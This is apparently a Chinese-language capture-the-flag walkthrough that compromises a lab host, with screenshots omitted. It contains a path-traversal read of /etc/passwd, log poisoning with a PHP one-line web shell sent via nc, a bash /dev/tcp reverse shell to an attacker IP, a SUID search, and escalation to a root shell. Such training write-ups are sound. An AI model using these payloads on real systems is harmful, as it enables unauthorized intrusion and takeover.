
[192.168.21.147:8593/index.php?book=/../../../../etc/passwd](http://192.168.21.147:8593/index.php?book=/../../../../etc/passwd)

直接式一个一个加



这里已经发现漏洞了那么，服务器又是apache就需要知道apache的敏感文件

一般就是看有没有日志能看



PHPSESSID=pfkvbugcndb8fglu2i75jlnlsu

拿到PHPSESSID，直接开搜




不用说就是命令执行

正好80端口有，我直接nc连上去，来个一句话木马（别用post之后需要在url上反弹shell只能用get）


nc 192.168.21.147 80

GET<?php system($\_GET[herobrine]);?>http/1.1




接下来需要反弹shell利用一句话木马执行（进行url编码）

bash -c 'exec bash -i &>/dev/tcp/192.168.21.146/666 <&1'




Shell优化

python -c 'import pty; pty.spawn("/bin/bash")'




信息收集




find / -user root -perm /4000 2>/dev/null

找root的文件




一看tmp/sv就很可疑


进去看看




接下来需要找到哪个站点能访问/var/tmp/sv

ps -ef | grep sv







57端口的web反弹shell







即可得到root用户的反弹shell



分别在/home/miguel和/root下找到两个flag

